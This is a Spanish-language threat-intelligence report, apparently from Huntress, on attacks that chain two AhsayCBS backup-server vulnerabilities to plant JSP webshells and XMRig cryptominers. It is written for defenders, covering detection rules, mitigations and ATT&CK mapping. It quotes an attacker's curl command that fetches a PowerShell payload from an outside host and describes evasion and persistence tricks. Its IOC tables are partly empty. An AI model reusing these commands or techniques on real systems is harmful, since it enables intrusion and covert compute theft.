



Agradecimientos: Un agradecimiento especial a Dipo Rodipe, John Hammond, Susannah Matt, Ben Nahorney y Lindsey Welch por sus contribuciones a esta investigación y a este informe.
Actualización 12/10/26 @ 12 p. m. hora del Este
El 12 de octubre, Ahsay publicó una corrección de emergencia que aborda la CVE-2026-105133, la vulnerabilidad de omisión de autenticación, la cual impide el acceso a la CVE-2026-105134 en AhsayCBS.
Las empresas que ejecutan versiones de AhsayCBS v10 (incluida la versión 10.3.4.0) deben aplicar la corrección de emergencia AhsayCBS 10.3.4.45; y las empresas que ejecutan versiones de AhsayCBS v7, v8 y v9 deben aplicar la corrección de emergencia 9.15.2.70 (ambas disponibles a través del sitio web de Ahsay).
Huntress verificó de forma independiente que la corrección de emergencia AhsayCBS 10.3.4.45 mitiga el punto de entrada inicial de esta cadena de ataque, el cual aún era vulnerable en versiones anteriores de v10.
Actualización 8/10/26 @ 6 p. m. hora del Este
Tras una investigación más profunda, Huntress determinó que Ahsay 10.3.4 también se ve afectado por estas vulnerabilidades. Informes anteriores indicaban que la versión 10.3.4 no era vulnerable; hemos actualizado este informe para reflejar nuestros hallazgos. También nos pusimos en contacto con Ahsay y compartimos los detalles de nuestra investigación. Hasta que haya un parche disponible, recomendamos restringir el acceso a la interfaz de administración e investigar señales de compromiso.
Antecedentes
Huntress está observando a actores de amenazas que atacan vulnerabilidades en AhsayCBS (Cloud Backup Server), la consola de administración del software de backup de Ahsay (desarrollado por Ahsay systems). AhsayCBS lo usan principalmente proveedores de servicios administrados (MSP) e integradores de sistemas; centraliza el control de las operaciones de backup, permitiendo a los administradores crear y gestionar usuarios, configurar políticas de backup y más.
El 4 de octubre se identificaron dos vulnerabilidades en AhsayCBS:
CVE-2026-105133: Una falla de severidad media que afecta la función
checkSysPwddel archivocom/ahsay/obs/api/ApiStructsAction.java, que puede provocar una autenticación indebida.CVE-2026-105134: Una vulnerabilidad de severidad crítica que afecta a
/rps/api/json/UpdateReceivers.dodel componente Replication Receiver en AhsayCBS, que puede explotarse para lograr ejecución remota de código sin autenticación como NT AUTHORITY/SYSTEM en el sistema afectado. La API contiene una omisión de autenticación que podría permitir que un token aleatorio sustituya credenciales válidas. Tras la explotación, un actor de amenazas configuró un receptor malicioso e introdujo una webshell de Java Server Page (JSP) en el directorio de la aplicación que sirve la aplicación CBS.
Huntress está viendo que estas dos vulnerabilidades se encadenan para obtener acceso a los sistemas objetivo. Primero, se usa la CVE-2026-105133 para omitir la autenticación. Luego se usa la CVE-2026-105134 para lograr ejecución de código.

A partir del 2026-10-07 23:20:15 UTC, Huntress observó a actores de amenazas explotando las vulnerabilidades para lograr ejecución remota de código sin autenticación e implementar webshells en sistemas expuestos. Inicialmente, detectamos varias líneas de comandos sospechosas que se originaban en archivos ejecutables de AhsayCBS (cbssvcX64.exe).


Figuras 1 y 2: Procesos secundarios sospechosos originados en cbssvcX64.exe
A continuación, describimos el comportamiento posterior a la explotación observado y nuestro análisis de las vulnerabilidades, con el fin de ayudar a los defensores a adelantarse a esta amenaza.
Actividad posterior a la explotación
En algunos incidentes vimos que los actores de amenazas desplegaban webshells .jsp en el directorio de la aplicación web inmediatamente después de la explotación. En varios otros incidentes, observamos que cbssvcX64.exe generaba una serie de comandos para colocar varios archivos en la carpeta %TEMP% o ../AppData/Local/Temp desde hxxp://imagefiles-backup.oss-ap-southeast-7.aliyuncs[.]com. Estos incluían Taskgmr.ps1, msedge.exe, edge.exe y config.json.
Criptomineros
También vimos a actores de amenazas lanzar operaciones de criptominería mediante XMRig, un minero legítimo de Monero de código abierto que los atacantes instalan con frecuencia en sistemas comprometidos para consumir recursos de CPU de forma encubierta y generar criptomoneda para ellos mismos.
En varios endpoints observamos que el minero XMRig (edge.exe), renombrado para simular un proceso de Microsoft Edge, se colocaba en carpetas Temp, seguido del establecimiento de conexiones de red del minero en el puerto 8029 hacia un pool de XMR (51.195.127[.]124:8029, xmr.kryptex[.]network).
Los actores ejecutaron PowerShell para modificar config.json en la carpeta Temp, antes de crear un servicio de Windows (MicrosoftEdgeUpdateSvc) diseñado para parecerse al servicio real de actualización de Microsoft Edge (edgeupdate). Este servicio ayudó a los atacantes a establecer persistencia en el endpoint, y estaba configurado para ejecutar msedge.exe (uno de los archivos descargados antes mediante el comando curl desde cbssvcX64.exe) desde la carpeta Temp con privilegios de SYSTEM.

Figura 3: Resultados de VirusTotal para msedge.exe
Una investigación más profunda mostró que msedge.exe es una copia modificada de la utilidad legítima NSSM. NSSM puede ayudar a que otros programas se mantengan en ejecución y se reinicien después de un fallo o reinicio, y los actores de amenazas en este incidente probablemente la usaron para mantener persistencia de edge.exe, mientras disfrazaban el binario relacionado con el servicio como un archivo de aspecto legítimo.
Script PS1/Administrador de tareas
Taskgmr.ps1 parece ser un script asistido por IA (dado el código comentado) que da soporte a operaciones de criptominería después de lanzarse mediante curl:
curl -sk -o "C:\Users\ADMINI~1\AppData\Local\Temp\Taskgmr.ps1" "http://imagefiles-backup.oss-ap-southeast-7.aliyuncs[.]com/javas/Office/win/Taskgmr.ps1" --max-time 60
Este script tiene varias funcionalidades integradas contra el análisis. Por ejemplo, verifica continuamente la presencia del Administrador de tareas. Si se abre el Administrador de tareas, detiene MicrosoftEdgeUpdateSvc para ocultar la actividad de criptominería. Cuando se cierra el Administrador de tareas, lo reinicia nuevamente.
El script también cierra el Administrador de tareas a una hora específica (18:00) y si se dejó abierto por más de una hora durante las horas nocturnas. El script usó la hora local del endpoint mediante Get-Date, en lugar de UTC.
Controlador de kernel vulnerable
En uno de los incidentes, Huntress observó a actores de amenazas usando la herramienta integrada de Windows certutil.exe para descargar un archivo en la carpeta TEMP (C:\Users\REDACTED\AppData\Local\Temp\WinRing0x64.sys) desde hxxp://imagefiles-backup.oss-ap-southeast-7.aliyuncs[.]com.
WinRing0x64.sys es un controlador de kernel legítimo pero vulnerable conocido, parte de la biblioteca WinRing0 (de OpenLibSys), que da acceso de bajo nivel al hardware del sistema. Los controladores vulnerables suelen usarse en ataques para desactivar herramientas de seguridad de endpoints, pero en este caso parecía tener un propósito distinto.
Al cargar este controlador, los atacantes permitieron que el minero operara con acceso a nivel de kernel al hardware subyacente, lo que respaldó la operación de criptominería descrita anteriormente con el mayor control y rendimiento posibles. Esta capacidad ya se había reportado públicamente en otros ataques no relacionados.
Guía de mitigación para las organizaciones afectadas
Las versiones de AhsayCBS hasta la 10.3.4 se ven afectadas por estas vulnerabilidades.
Las organizaciones deben restringir el acceso web a la interfaz de administración de AhsayCBS, ya que el exploit apunta al servicio de la aplicación web accesible externamente en el endpoint. El acceso debe limitarse solo a direcciones IP confiables o requerir VPN. Si se descubre alguno de los IoC enumerados en este blog, las empresas deben realizar una reinstalación completa del endpoint a partir de un respaldo confiable, ya que los atacantes han logrado ocultar puertas traseras secundarias para mantener la persistencia por más tiempo.
Huntress está trabajando actualmente con las organizaciones potencialmente afectadas dentro de nuestra base de clientes para aplicar estas mitigaciones; recomendamos que todos los clientes de Ahsay las adopten.
Reglas Sigma
Publicamos cuatro reglas Sigma para esta actividad en el repositorio de threat intel de Huntress (2026/2026-10/AhsayCBS_XMRig_Miner). Son detecciones posteriores a la explotación, escritas específicamente para esta campaña, y cada una apunta a un paso que el actor usa para implementar, ocultar o ejecutar el criptominero, de modo que una alerta en cualquiera de ellas da a los defensores la oportunidad de interrumpir la cadena. Siguen el orden de la intrusión descrito anteriormente.
Unexpected Child Process from AhsayCBS Service marca cualquier proceso generado por
cbssvcX64.exeocbssvcX86.exefuera de los comandos normales de inicio y mantenimiento del servicio. Dado que AhsayCBS ejecuta su aplicación web dentro del proceso del servicio, los comandos de una webshell JSP cargada aparecen como hijos directos del servicio.Fake Edge Binary Launched with Daemonized Flag marca binarios con nombre de Edge que llevan el nombre de archivo original
msedge_exeo se ejecutan con--daemonized. Aquí, un NSSM renombrado y el minero XMRig se hicieron pasar por Microsoft Edge.PowerShell Scriptblock - Task Manager Aware Service Control marca un bloque de script que verifica el Administrador de tareas y detiene o inicia un servicio en consecuencia, que es como
Taskgmr.ps1oculta el minero de los usuarios. Coincide con ese patrón y no con el nombre del servicio, por lo que renombrar el servicio no lo evade.WinRing0 Driver Downloaded via Command Line marca una línea de comandos que nombra
WinRing0junto con una URL. Los droppers de mineros obtienen el controlador vulnerable de esta forma, mientras que las herramientas legítimas de monitoreo de hardware lo incluyen dentro de sus instaladores.
Indicadores de compromiso (IOC)
Elemento | Descripción |
|---|---|
| Infraestructura de red |
| Alojamiento del payload (Alibaba Cloud Object Storage) |
| Pool de criptominería e identificador único |
SHA256:
| Utilidad NSSM modificada |
SHA256:
| Minero |
SHA256:
| Script de PowerShell |
Mapeo de MITRE ATT&CK
Táctica | ID de la técnica | Nombre de la técnica | Descripción |
|---|---|---|---|
Desarrollo de recursos | T1608.001 | Preparar capacidades: Subir malware | Alojó |
Acceso inicial | T1190 | Explotar aplicación expuesta a internet | Encadenó CVE-2026-105133 (omisión de autenticación) y CVE-2026-105134 (RCE a través de |
Ejecución | T1059.001 | Intérprete de comandos y scripts: PowerShell | Ejecutó |
T1059.003 | Intérprete de comandos y scripts: Windows Command Shell |
| |
T1569.002 | Servicios del sistema: Ejecución de servicio | Ejecutó | |
Persistencia | T1505.003 | Componente de software de servidor: web shell | Configuró un receptor de replicación malicioso y colocó un web shell JSP en el directorio que utiliza la aplicación CBS |
T1543.003 | Crear o modificar proceso del sistema: servicio de Windows | Creó el servicio | |
Escalada de privilegios | T1543.003 | Crear o modificar proceso del sistema: servicio de Windows | Configuró el servicio para que se ejecutara con privilegios de |
Evasión de defensas | T1036.004 | Enmascaramiento: Enmascarar tarea o servicio | Nombró al servicio |
T1036.005 | Enmascaramiento: Coincidir con el nombre o la ubicación de un recurso legítimo | Renombró el utilitario NSSM como | |
T1564 | Ocultar artefactos |
| |
Descubrimiento | T1057 | Descubrimiento de procesos |
|
T1124 | Descubrimiento de la hora del sistema |
| |
Comando y control | T1105 | Transferencia de herramientas de entrada | Descargó cargas útiles a |
T1071.001 | Protocolo de capa de aplicación: protocolos web | Obtuvo cargas útiles por HTTP desde Alibaba Cloud OSS | |
T1571 | Puerto no estándar | El minero se conectó al pool de XMR por el puerto 8029 ( | |
Impacto | T1496.001 | Secuestro de recursos: Secuestro de cómputo | Implementó un minero XMR ( |